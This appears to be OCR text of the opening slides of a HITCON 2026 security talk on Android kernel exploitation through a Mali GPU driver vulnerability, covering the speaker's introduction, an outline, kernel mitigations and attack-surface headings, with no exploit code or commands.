Modern Android Kernel Exploitation Through a Mali Driver Vulnerability

Pumpkin Chang (@u1f383)
August 21, 2026

DEVCORE

HITCON 2026

$ whoami

- Pumpkin 🎃 (@u1f383)
- Security researcher at DEVCORE
- Focus on Linux kernel, Android and VM



$ Outline

- Android Kernel Exploitation Overview
- Mali GPU Driver Internals
- Vulnerabilities
- Exploiting CVE-2025-6349
- Demo
- Takeaways

Android Kernel Exploitation Overview







Kernel Exploit



Privilege Escalation




Root Shell



Google Pixel 8a

1. Affordable (~ $350)
2. Relatively new
3. Lots of resources

$ Android vs. Linux



(Android 14 6.1.x, arm64)

KASLR, PAN, PXN/UXN, UAO, …
MTE, CFI, PAC, …
SELinux




(kernelCTF LTS 6.12.x, x86_64)

KASLR, SMEP, SMAP, …

$ Attack Surface


untrusted_app




Upstream kernel

net, mm, usb, …

$ Attack Surface





$ Attack Surface

